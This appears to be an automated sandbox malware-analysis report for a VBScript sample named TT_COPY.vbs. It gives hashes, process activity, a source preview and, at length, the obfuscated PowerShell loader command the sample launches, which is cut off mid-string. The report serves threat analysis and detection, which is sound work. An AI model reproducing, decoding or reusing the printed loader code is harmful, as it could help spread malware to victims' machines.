


Screenshots

Thumbnails

This section contains all screenshots as thumbnails, including those not shown in the slideshow.





Antivirus, Machine Learning and Genetic Malware Detection

Initial Sample

No Antivirus matches

Dropped Files

No Antivirus matches

Unpacked PE Files

No Antivirus matches

Domains

No Antivirus matches

URLs

No Antivirus matches

Domains and IPs

Contacted Domains

No contacted domains info

URLs from Memory and Binaries

Name	Source	Malicious	Antivirus Detection	Reputation
http://schemas.xmlsoap.org/ws/2005/05/identity/claims/name	powershell.exe, 0000000A.00000002.763919081.0000025FB35C1000.00000004.00000800.00020000.00000000.sdmp	false		high

World Map of Contacted IPs

No contacted IP infos

General Information

Joe Sandbox Version:	36.0.0 Rainbow Opal
Analysis ID:	758166
Start date and time:	2022-12-01 15:29:06 +01:00
Joe Sandbox Product:	CloudBasic
Overall analysis duration:	0h 9m 15s
Hypervisor based Inspection enabled:	false
Report type:	light
Sample file name:	TT_COPY.vbs
Cookbook file name:	default.jbs
Analysis system description:	Windows 10 64 bit v1803 with Office Professional Plus 2016, Chrome 104, IE 11, Adobe Reader DC 19, Java 8 Update 211
Number of analysed new started processes analysed:	16
Number of new started drivers analysed:	0
Number of existing processes analysed:	0
Number of existing drivers analysed:	0
Number of injected processes analysed:	0
Technologies:	• HCA enabled • EGA enabled • HDC enabled • AMSI enabled
Analysis Mode:	default
Analysis stop reason:	Timeout
Detection:	MAL
Classification:	mal68.evad.winVBS@6/2@0/0
EGA Information:	Failed
HDC Information:	Failed
HCA Information:	• Successful, ratio: 100% • Number of executed functions: 0 • Number of non-executed functions: 0
Cookbook Comments:	• Found application associated with file extension: .vbs • Override analysis time to 240s for JS/VBS files not yet terminated

Warnings

- Exclude process from analysis (whitelisted): MpCmdRun.exe, dllhost.exe, WMIADAP.exe, SgrmBroker.exe, conhost.exe, svchost.exe
- Excluded domains from analysis (whitelisted): www.bing.com, fs.microsoft.com, ctldl.windowsupdate.com
- Execution Graph export aborted for target powershell.exe, PID 5636 because it is empty
- Not all processes where analyzed, report is missing behavior information
- Report size getting too big, too many NtOpenKeyEx calls found.
- Report size getting too big, too many NtProtectVirtualMemory calls found.
- Report size getting too big, too many NtQueryValueKey calls found.

Simulations

Behavior and APIs

No simulations

Joe Sandbox View / Context

IPs

No context

Domains

No context

ASNs

No context

JA3 Fingerprints

No context

Dropped Files

No context

Created / dropped Files

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_gby0wth2.meo.ps1

Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA4651 0A
Malicious:	false
Reputation:	high, very likely benign file
Preview:	1

C:\Users\user\AppData\Local\Temp__PSScriptPolicyTest_idul2t3g.crn.psm1	
Process:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
File Type:	very short file (no magic)
Category:	dropped
Size (bytes):	1
Entropy (8bit):	0.0
Encrypted:	false
SSDEEP:	3:U:U
MD5:	C4CA4238A0B923820DCC509A6F75849B
SHA1:	356A192B7913B04C54574D18C28D46E6395428AB
SHA-256:	6B86B273FF34FCE19D6B804EFF5A3F5747ADA4EAA22F1D49C01E52DDB7875B4B
SHA-512:	4DFF4EA340F0A823F15D3F4F01AB62EAE0E5DA579CCB851F8DB9DFE84C58B2B37B89903A740E1EE172DA793A6E79D560E5F7F9BD058A12A280433ED6FA46510A
Malicious:	false
Preview:	1

Static File Info

General

File type:	ASCII text, with CRLF line terminators
Entropy (8bit):	5.882508768775152
TrID:	
File name:	TT_COPY.vbs
File size:	319816
MD5:	a27bc40b7cf1e7e7e7a9b38221d4e849
SHA1:	d24c19f3cf76f8f47fa6fffb12422f0fa0252b3b
SHA256:	28a30c25fb101ed42b050c4b82777929b1cdd9fe02f8f386bb9708d3adb3b9bf
SHA512:	b6bbcd0f8e6fa19acc91441f41f9f277a11399b15071ce06acbae4771954bba33e0acf7ee279498bfd701a3beec55c54687a25c579a54be9adcbfa2c133731f8
SSDEEP:	6144:T2J71kKaq/0xBIAbO0uzJ44bQ+YwMpXj/3CAS/Sv5Hx5QS:TBKd/0UAbO0q44jkTbvL5QS
TLSH:	CF645990AD3B55900E4BA71AFBF149CD4FF30FE3F1012F9B29B45246372A3689A19197
File Content Preview:	Smigesparcelwisecisal = ChrW(11202).....on error resume next ..Tilendebringerlateenrigg186 = FileLen("Lassoers89").....Dveskolenliveborns = Ucase(Trim(Mid("Referencerne",27,150))) .....BESPARINGERNESUNDERSPR = Space(35)....'LIVSFRELSERNE Concocted BYG

File Icon


Icon Hash:	e8d69ece869a9ec4

Network Behavior

No network behavior found

Statistics

Behavior



System Behavior

Analysis Process: wscript.exe PID: 5848, Parent PID: 3320

General

Target ID:	0
Start time:	15:29:59
Start date:	01/12/2022
Path:	C:\Windows\System32\wscript.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\WScript.exe "C:\Users\user\Desktop\TT_COPY.vbs"
Imagebase:	0x7ff788a30000
File size:	163840 bytes
MD5 hash:	9A68ADD12EB50DDE7586782C3EB9FF9C
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

There is hidden Windows Behavior. Click on **Show Windows Behavior** to show it.

Key Path	Completion	Count	Source Address	Symbol

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol

Analysis Process: powershell.exe PID: 5636, Parent PID: 5848

General

Target ID:	10
Start time:	15:30:39

Start date:	01/12/2022
Path:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Wow64 process (32bit):	false
Commandline:	C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe" "$Vildmnd = """SaFLauConFacGatUniStoUnnLi suSSemLeeAurGltIneFrnAnsFrbAnaCarIrnPr sre0St To{Ch Ir Al Ud DopCoaSerUsaPemAn(Th[FoSRetHorKoiBonSagSu]In`$NoRAfenoguniHyoOpnMesHapFrlInathnStlVaoIsvUnsel)Bo;Hu In Po Fe Fo`$DiDOceWilMuiUnnPhtBaeHerJuvSyaNaIPrlGaeTorKonIfeCosDi No=Br WhNBeetrwKo-FjOKobThjRaeLecCotUn BebStyEntCieKo[cu]Hu Cr(Hy`$mrRD reOagviiMyoBanTvsKvpEklOvaacnFrlSloHovsosPi.SuLAbeNenWagSmtHuhTh No/Be Ze2Co)St;Pe Sk Gt Mi SuFUdomerOm(cr`$ArKUblVaiOvsSetUnrEmiA znTeggeeUnrGu=Al0re;Un Tr`$SpKTjlDriMesAktSurFoiUnnCagMeeSarIc He-FalBrtKa Ac`$TiRWieUdgUdiDeoRanObsSkpRelMiaPrnAnlreoAlvInsfo.BoL TreFanPrgFrtSthDd;Uu Sp`$SyKFolGoiAlsExtinrTriLinUngSkeIcrRe+Fl=Zi2he)Le{Ga Ys Un Pa Pr Te Ta Il Af`$TrDBreNolFoiSenFotCaeBrrduvPeaArlMuIne TrrFonSheHysSa[Re`$ReKOmlPaiDasTrtBurOritenVegDoeDirOp/Sw2Be]Em Gk=Lo Co[PocOnoSunTivUneMarKrtTa]Vi:tr:WiTReoRoBVgyEttWaeDe(Ma`$Gr RWheFogTuiAnoNonBysDipLolDeaFonPrlUdoFovGrsUn.PaSFoucobDusBrtForCliMenTugli(Ja`$CeKMeIIciAysAftMirGriCinUvgUneStrSe,Fu te2Ho)Ko,Sk Ba1Ti6Va)Fl;Ga Va Ar`$UnDSceKelPiirenFltpeeDorTevStaColFjlTrePerAcnOveDisLa[Ca`$AfKtaIldiKlsCotskrHyiUnnBrgsueAsrte/Mo2Pe]Le Zo=Mi Ne(ne`$P iDsleaulSuiFanmytFjeAnrFevTeaPrlnolKreLurFrnByeThsOb[Ek`$BaKUdltriOrsLatserOsiChnJegSkeThrSp/Er2Mu]Bi Be-prbmeximoForGr Es1Sk6St5Fr)De;Ar kn Gi An Ma}He Vn[ReSGatakrHaiSinLogOx]fi[TaSmoyCosHatPaeChmOr.unTAleAbxOvtFo.ExEkvnNocAaoMedStiHonAsgBo]No:Bi:TiADiSBeCGrILaIHu.raG CoeVitKoSVatprrUniLanSugHa(Ec`$MaDExeKvlFaiFlnBatEnePorssvFuaJaIlnIlneGorExnBieWhsAn)Eq;Pa}St`$RiFUpoKorsksInkMinVeiFanDugMesrerLi eBrsOvuRelHotIdaUrtDieKtrDesfa0In=SiSHimUfecergotafePrnknsvibHeaHyrEknmissi0Fi Dr'MeFSv6AfDSnCfaDSu6SuDVe1InCHj0AfCUn8Da8UdBBvCMa1 BaCre9VaCOr9Sa'Un;Al`$LiFodoKerHosLikConHuiTrnSpgDoslarSueEjsTeuTelVetBiaGrtReeOvransLe1Wa=OuSLumMoeUrrBrtUmeKanHyspobMuaWirInnAns No0Br No'UdEAn8KoCRuCUnCdo6TrDWo7cuCcuAFaDha6LyCDiAUnCNe3KrDCa1ma8FlBImFDi2DdCDyCSaCGrBSe9Am6Ch9Ok7Re8grBskFhu 0ReCFiBMoDDi6NaCCo4SkCUn3HiCBr0KeETrBPoCSh4GrDRe1AnCBoCYnDSo3MiCAf0SaEUn8SaCTo0TiDCo1ScCZoDNoCFlAMeCut1KoDSe6Bo'Sq;Gr`$F iFDooStrnosKokIdnCoiblnSkgJosSprDaeTssTeuUnlSttSvaPrtHoeChrHysDi2Ny=PoSUmmPeeKnrqutCleHonidsFobFoaPrrUnnKosPo0Ra Ve'TrEPa2ImCRe0sp Dpr1VaFCa5TeDPa7lyCBrAHeCSi6DiElr4VaCFr1DaCVa1UpDDu7TeCGy0hoDRe6UdDSu6De'Me;Ud`$GrFTeolerLusCukClnRaiSanHagcisCyrBeeDesV auSylFotSkaAntmueSarUdsEt3La=RaSStmEkeSkrSatHueSunTrsInbBeaHerRonFosKu0He Co'FrFRe6slDMeCFoDin6BeDOp1ToCBu0CoCUl8Gu8MeBU nFCo7OpDMo0MaCWeBJaDVi1plCJoCArCSh8BaCSt0nu8CoBMeEReCDiCFeBTaDLy1soCOm0EuDAf7ReCSuAtoDDh5brFVa6PsCln0FeDDi7maD Ba3KaCChCReCMe6FlCde0UiDHu6Re8ReBGeEseDBaCSp4KlCStBryCca1SkCfr9DaCke0EsFMi7UnCdu0PrCAs3hf'Gr;De`$PoFChoMirPesDikFlnIniBa novgSasMarKaeGrsBeuValFotFraTrtHieAlrStsKl4Da=FoSnomfjegorSvtGreBunKasLgbSparorUnnSosIn0Al Gr'JoDAd6enDSe1PeDch7DiCPrCAmCSyBFrCPi2 Mu'Ra;We`$lrFBroLurSusCoktonFeiAnnNogTasMirpieLiscauTalExtKaaSptDoeunrSisIr5Do=OcSMimBaeStrRetLteSonFusUdbGraMurFonMosDr0Me Sp'RiE Un2NeCSt0SkDFa1MaEMa8ShCLiAFoCMa1TrDSi0FlCca9SoCGr0PhEDeDDeCBu4ClCAfBExCVa1BeCEn9UnCAn0By'Ga;Fl`$StFRdoRergasprkNonNoiNr nVagSmsFortiePrsCuuGulPitlyaDitUleLlrRusZa6bi=KlSComPuePlrRitNeeManDesAtbHvaMerPonBlsRe0Ha St'DrFUn7CoFFr1GeFPh6GlDSp5PrCTi0AdCje6 EkCStCLiCTe4ExCTe9ViEVaBInCPr4UdCAm8EuCCu0Sp8fe9Sh8Pl5FaENeDFaCFrCPrCSp1WhCGa0InETr7maDSkCSuFMa6UdCKaCDuCPa2Ki8Te9Bi8Pl5 NiFde5GyDRi0NoCSa7PsCMe9GaCCaCklCEn6Au'Ko;Ce`$meFAioAnrAnsOpkSmnPsiannUngPisAprTreFlsBluDelAftStaLatOveberStsBr7Sa=hySTa mSteGrrFotRieOfnSesTobJuaLurSonPrsEp0St Kr'ViFVu7ChDEn0SkCKiBTrDFu1ceCHjCReCSu8TaCMo0tr8Je9Cr8Te5IrEdi8BiCDo4GeCCuBOpCMi 4ReCBa2KuCld0SuCCa1Pe'gi;Fl`$StFHaoForSksFokAunUniUnnScgAfsSyrAfeDisSvuKalUntalaNatSoeAarGrsSa8Bl=BeSShmpreEerTytOreKanOvsOnbPaaKn rSknFisKi0Fo Kh'LiFSw7SuCQu0BlCOg3meCSp9DrCUd0MeCRe6CrDHa1LeCKo0VeCOv1FaEIm1SiCSk0UnCAn9BeCko0AuCln2DeCAc4boDbe1PiCSu0Da 'No;Fi`$KeFLaoPerBasInkScnSpiKinDigPrsSbrIreWhsSruhilBetHaaMatKaebirZasSp9He=TeSJumVseDurSetSveKongasNebAsatwrBuninsDe0Su Be'ZyESl CBrCPlBUnESl8StCAf0KaCOu8JuCFoAMaDRe7LiDBeCudELa8OpCYdALyCEk1leDMa0PrCSn9luCAf0Gr'He;Ba`$CoGPrhSpeSpgCaiResSehMe0Re=opSS omAgeSgrCotVeeAdnCosNobDoaOmrfunPhsSi0Kl Re'MeEFo8HiDMoCSaECo1DeCSh0PrCFo9DoCun0BeCUo2PoCta4FoDXe1PrCMi0InFRo1BaDViCHaDM a5SvCSu0br'bo;Lo`$ErGTahUseTagFliTisUnhPl1In=FeSSumGrePrrRitAeeCunGrsDebOvaSkrTinHesAf0Da Mi'xmEfo6TaCUn9SyCTo4LsDde6GrD Un6No8Ko9At8Os5NoFRa5OmDAn0OrCUn7StCUn9ByCRuCLiCls6Sk8Em9Ru8No5SiFLb6opCAl0HuCCa4PiCEn9MaCPi0JuCOv1Un8Ef9Ca8Ga 5ReEDr4BaCFoBShDVa6AlCquCKvEOs6AmCUp9HeCOv4ApDSa6CaDOb6Pa8Wa9Lu8Ps5LoEVa4DyDPi0ReDDi1MiCKoAStECo6UlCMa9HjCMu4O xDIm6UnDSn6Pa'Mu;Ob`$AnGRehenespgSeiansFahFe2co=AcSGymMiemurretWoeAlnYnsSebanaSlrTrnFosst0br Re'SkEFuCMoCPrBStDTe3BgCHyA OxCMoESyCBj0Bi'Ni;Da`$SuGSnhnoeFigNaisisPahDr3St=DaSJomGleBorpitDyeVanDusBibHeaSprGrndusRu0Sp Us'SeFal5BeDEr0RuCKo7CaCOp 9OpCFaCReCEt6Ko8In9Re8Ry5RiEhaDPlCArCBeCGa1haCAs0BaELu7IoDBaCBoFPa6LaCInCCaCKl2Th8Ko9Op8He5InEHoBTaCMi0AfDVi2BaFSk6ReCFo 9AnCDaASpDKi1Va8Ar9Al8Bi5SlFpr3VoCSlCFaDre7CuDRe1muDTa0HeCLe4OlCVo9Wr'Be;Im`$BoGTehCheSlgKeiKvsDohSl4Dy=LoSTomNjeInrBotN oeStnSvsDibPeaPlrTinOvsPi0He Ne'PrFNo3IICEvCKlDFo7UnDRe1HeDBe0EtCPr4inCMi9FjECo4HvCOr9OmCOn9coCAnANaCBa6Ge'Kn;So`$StGChh HaeSpgMfiBrsochDi5St=DrSSpmHaeharPstdoeArnNosPibfoaCarConBusIn0Mi at'EnCCiBDiDKa1SwCHe1SkCan9UrCCo9Fo'Fl;Ga`$IdGMihDeelagTiiUdsHyh Le6Ca=FoSfomQueMarGotGreJvnPrsHjbTnaDerDinFosAs0Sp An'SvEGgBSaDDu1BiFNo5ZyDRi7JoCAnABiDSp1UsCMu0FiCSe6giDpo1ReFEg3SuCFoC KvDPe7InDRe1CoDDe0InCRa4BoCNa9UnEAp8DaCSh0smCBl8LoCGaASyDKa7AvDNiCDi'Br;Kn`$MaGSohLoeDigThifosPohSe7Br=MiSBomDiePlrSptCl ePenGasWobPaaPtrSlnUnsRe0Ld Mu'udETiCFaECo0DiFBeDUn'Fe;Ap`$LeGKrhMieurgGoiMasTuhHe8Op=KoSBemRaeMirfrtRheOhnClsMubLaaOmrF invasRe0Ro Vi'grFFr9Tr'Cu;MefDiuNonAacCltyoiYooNonTv ShfSnkGypto Ho{UnPPoaGurMoaHomHy Un(My`$RyUOppAfgGarfooTewEknAc,Va Fi`$ApDafe LapSprMyeFesLosthiRioEknHjsUnpimeSerBuiStoWhdmaePrrbi)Im La Ma vi Re Kr;En`$InHUnoRoeGtrFieFrsKo0Na uf=TeSSpmGoeAdrTktmieFrntosbeb FeaRirVenansLa0Bi Un'Fe8Jv1SwEChEunDPo7DeCRe8WhCSm8CeCSy0UnDEx7OmCMe0SaCKaBSu8Sy5Ud9Vi8To8in5Pa8anDFlFReEGuEAf4IcDLa5knD po5RaECo1prCViAEnCFi8CiCAr4ViCWoCDyCSeBVaFAr8st9VaFZo9UdFCaESc6FlDKl0coDUn7KeDFl7CoChy0BrCUbBPaDBo1UnEve1DiCBiAAfCFl8SaC Ma4vaChaCFaCSyBHe8EbBJuEAt2UoCPi0AeDNe1unELa4lnDKa6MiDIs6FICAu0UdCPo8NoCTi7AlCHi9UnCTeCUnCTr0FuDMy6In8IiDDa8opCTe8Tr5SeD Pr9Er8Bu5VrFDi2ArCLaDFuCBu0MeDPl7snCDe0Br8Ph8PaEReARrCSe7TaCflFSiCRe0UnCBl6UsDTy1Ma8Ho5GeDdrEFo8Bi5Pu8Te1AnFKoAGr8PeBFoE wo2ReCSp9TiCBeAAlCOp7EnCSe4PrCSv9SkELi4deDLo6NeDSu6OrCSv0EkCFo8faCDo7UnCOu9OpDHeCCoEIl6MuCBa4DeCNe6ClCToDCoCCe 0Di8Ne5Im8Ne8AdEOp4LiCCaBLaClc1Ko8Ku5Br8kl1moFShATr8KuBTaEWa9unCSvADaCBe6ThCKo4CoDFr1SiCOiCStCBeAJeCTaBAl8SyBwiFBu6MaDSt 5PlCIs9RtCHyCTuDWh1Sp8svDPa8Co1CiEBe2LiCReDDeCNe0MoCFe2TyCBlCMeDPe6TrCRvDPo9NrDSu8StCLiFKoEde8Ko8Ac9Ta4RuFIn8Ma8fiBRyEPr 0ToDSk4LiDme0ReCRe4PaCBa9AdDSk6Ka8ErDSp8Un1SeEPr3EyCcrAAvDFa7SpDUn6AeCCoEUnCKoBPrCReCReCOvBFoCBi2SuDTr6PaDTe7C oChu0LoDco6AaDVa0NoCEn9BaDSu1MeCSt4PaDMo1ChCBr0OpDJo7KuDCo6Gn9Ma5No8NeCTr8De5AnDTe8Dy8StCFa8PrBSeESn2CaCVi0EvD Ve1KrFPo1InDPaCSuDHa5BiCSt0Su8AnDTa8Om1SkETy3KnCCoADiDBo7OpDBa6PaCDaEbuCBiBTrCPeCInCOtBOpCVa2UdDEf6ReDCo7BaCte 0GaDSo6KoDOm0LeCRd9FoDDe1CoCSm4GaDDe1IrCOi0NyDLi7ElDFa6Li9Ov4Cl8AnCFl'Kr;Li&Bi(Ud`$BeGPlhFeeFogReiInsRehMe7Cu)Ep No`$TuH VaoBreSirDaeAmsSv0Un;Un`$lsHRuoFieFnrPrevisDi5Un Lv=St SlSStmHaeBarSmtCheSinShsBubchaBorHenPlsSp0Mu Se'Be8St1caEsu6BoCBeDViCudCPsC Di9FaCMe9En8Us5Un9Pe8So8Li5Pe8Ua1FoEUnEChDNd7OkCSv8SuCAm8RyCFr0UnDDi7SoCLa0PrCAtBTr8DoBSuESy2OuCSn0CoDFl1NrEKe 8SpCBa0PrDIn1MaCTeDSeCSuAScCSa1Me8GaDTh8Es1FrEEm3YoCBiADaDbo7RuDPy6OsCBeEOpCSaBTrCEqCTjCBaBLnCHj2TrDDi6tuDPa7U rCEg0HeDEp6HaDKu0BaCPe9PrDUn1DiCTa4SuDMy1ReCKe0MaDTe7GjDIr6Di9Co7Bl8Fi9Bi8Di5SbFBiEspFKo1StDSlCCoDLa5UpCTr0spFEnEWeFUn8b gFSp8Pu8En5joEDi5De8RuDSk8La1SoEin3BoCklATeDCh7DyDDe6CeCOlETeCWiBPrCTjCYuCRuBStCFr2UnDKr6SrDNo7EnCHv0FeDJu6LeDDi0FoCBi9D eDRe1StClm4HaDBl1GuCch0VeDDy7ToDPr6Ar9Pr6Ta8be9de8Su5Re8Pn1PaEMe3NaCApATeDCa7OxDRe6GoCAnEMiCMoBCaCNoCUfCSpBovC An2spDNe6ByDCh7GlCMe0SuDSy6FlDRe0KwCno9OvDDe1FoCRe4noDBr1AlCUn0HiDRe7LoDor6Ru9Ek1Un8TwCln8ViCEy'Ri;Or&no(Li`$HeGSkhJoefi gFriGussthMa7lo)Ve Ty`$TyHReoDieCarLieSisAt5Li;An`$LeHAsoCeeForDeeAfsSi1Ud Pe=Da UnSChmSeeRurFetFieNenBesVibKoaagrvinOvsEx0La Hj'U nDFr7meCBe0SuDFi1SeDRe0FoDAn7TaCTrBls8br5Pe8Di1AfERa6StCAfDDaCFoCTrCMa9UnCSp9Fl8PoBBuEwaCLoCHuBtrDVe3OuCGaAKvC MeEGrCUd0Sl8FoDOm8Hj1SlCTeBbyDll0TjCKo9SaCAr9Vi8Un9Fo8Ad5EvETr5St8SiDunFToETvFfr6HoDRiCNaDRh6SeDno1AvCBl0UrCSp8in8TaBReF Ne7FoDCr0DeCRoBTaDBe1BoCShCSqCOs8BeCSo0Po8RaBImEOvCAfCFoBReDMa1gaCRy0KoDCe7PeCMyAMeDSv5SpFRu6TaCNi0OdDAs7PlDRe 3prCAmCRaCTa6SyCAn0ByDDi6Sj8noBReENeDUnCAa4UaCPiBHeCHa1DiCPa9CaCPa0GaFAn7SaCUd0PaCDe3HaFSt8Ex8ElDBiENoBShCnu0I tDBy2Co8Ac8SvEHoACyCfr7feCstFTeCEn0SwCGe6ViDBu1Di8Ti5ThFTe6HeDDiCIvDPl6AcDKs1CrCSu0EcCQu8Fo8gnBLaFCh7PrDGa0BoCNoBNeDKb1P rCDoCLaCpr8QuCbr0Je8NaBFoEWoCInCFaBReDha1emCMo0PaDMe7TuCShAKrDLa5OmFAl6SpCNe0ChDBe7BeDRe3MeCFiCIrCBr6CoCCo0ThD Un6Re8SkBUnEnuDOmCCo4AlCNaBOmCRe1WiCid9LoCMo0BoFSy7NoCCa0unCSt3Av8SiDde8EdDUtEKaBEsCKa0UnDav2Hu8Su8udEBoAJuCBu 7VaCUlFOvCPe0EnCUn6KiDTr1Al8Ra5MoEDaCGyCSaBTaDBd1HjFKu5UnDHo1SkDKa7Au8FoCVe8Sp9Ua8Ir5In8PiDKo8Lo1UnEorEpeDMo7HaCKr8AfCTa 8NoCPo0IrDes7LaCDr0RaCDeBSk8AtBShESc2ArCOp0BrDam1AbEKb8MaCFo0HeDLe1saCplDPlCPrABaCKa1Ho8BuDAf8Dy1CaEKa3SpCSnAekDel7SuDDi 6AnCTeESaCBuBUnCErCSaCTrBEuCPa2InDPl6EnDOk7ToCSu0ObDRa6alDAf0PrCVe9ItDSn1ByCKo4clDAb1PeCAp0HeDMa7UrDdi6Af9Sp0Ra8TeCFi8Ug Cse8InBMeEAbCMoCHnBUnDRe3UnCSvATeCReEMeCBl0Re8BoDHe8Fa1StCtrBbeDDo0BeCUn9KiCMi9Fa8De9In8Sn5BeESt5Ea8OvDHa8Br1u dFSp0HeDGa5GuCls2LeDSi7DjCPoAsiDHe2OsCRiBUn8SaCEl8ouCRe8AnCSp8TrCDo8Ka9Hj8Jo5In8Pr1TyESm1MiCop0ViDAs5afDGr7ExCPl0AuDAc6P hDPr6CoCfoCKlCTuAUnCSnBcoDTh6ToDBe5UnCUn0PuDBr7ClCUnCFuCDeAArCMa1SeCTi0VaDTi7Fr8spCFr8MeCpe'Af;El&Ag(Ov`$BeGLahOpeChgHui SksPrhFo7El)Se Eu`$UnHNaoEmeNurLyePasIa1Bu;Pa}DefTouRenDacAmtMaiKaoBanJe SkGDiDHaTNe aa{KaPslaJurGtaFamHa Co(Ej[SaPOpaBa rSiaBemCaeThtSteoprHy(BrPUnoAnsFyiSetafiMeokinOr Kl=Sk Re0Ph,Fi FaMImaRenMidCaaCatFooKrrdkyHa Mi=Sp Su`$PeTBerZauEmeUd)Mu]Oo Sq[Be TPlybapUdeAg[Ko]Me]Av ti`$SkNTroBenFodSmeVecSuoHarAmoPruRusFrlBeyHj,fu[EwPflamarUnaTomFaeSptImeamrAu(SkPChoTosphiUjtPriRaoDinCa Si=Tr Ga1Bs)La]Ta Dd[DrTExyGipFeeEm]Me Na`$ReCunoNoeIblIniKooComFoyNoaAulgrguniDoaSk Ma=Hy Is[PrVBloCrigldNo]Bu)Au;Ma`$AnHMioSeecarP reKasKo2ex Im=Va JgSNomNoeTorDatboeAnnUnsUnbakalyrTunfrsKl0af Lo'Ne8ku1MeEFoDchCac4diDSaCBeCNoBBlCBa0PrDZa6Fo8Br5Se9Bo8F a8Un5LdFPrESiEFa4AnDmi5HeDWe5WaEHo1PrCReAOpCYa8HeCln4ReCBoCPeCEmBFrFSt8An9CoFUn9SpFSlESt6neDOl0AuDfl7InDOa7JeC Sk0FaCUnBCoDTo1GrEsp1SnCLaATiCSo8DaCNa4EmCUnCStCcyBCy8RaBStEFl1ReCSe0PhCRa3PiCSyCStCKoBVaCSa0AuEJe1AiDEmCThCSn	

BVaCJu4BeCEx8ReCSoCPlCCi6BoEVa4HaDFe6KoDFa6UnCit0KeCTi8HaCWi7GrCUd9GrDDoCMo8VaDCa8rgDToEHaBLaCSu0DeDSt2Ln8ne8P
hECrAPeCja7PhCsvFChCSt0ChCBa6AuDMa1He8Sh5UdFLo6SoDSaCtyDLa6PhDSy1TrCKo0HaCSp8Gu8InBSeFPe7CrCKk0DiCEm3siCSo9ReC
Eg0DeCSa6maDBl1VaCCaCBuCObAKrCUnBBr8CiBLtEDr4FiDIc6TsDIn6RuCCa0SkCSy8UrCGe7WoCWe9BrDCeCStEBlBAmCCo4BoCUd8WiCSk
0Ch8UdDTi8Hy1OsEUn3FlCFlALyDBe7KrDsk6baCOvECaCPrBOvCUdCAnCReBUnCSr2SuDBa6CaDCo7ZoCBr0GaDDe6yoDRe0BaCUl9YaDFi1D
eCBe4ReDAr1AlCAn0OrDUv7UnDsl6Kl9HuDMe8FuCCy8KaCBr8na9P8Hv5FaFBeESaFar6EyDGiCFrDHa6LaDmu1ReCfe0ruCUd8Ko8FaBKaFme7UnCUn0A
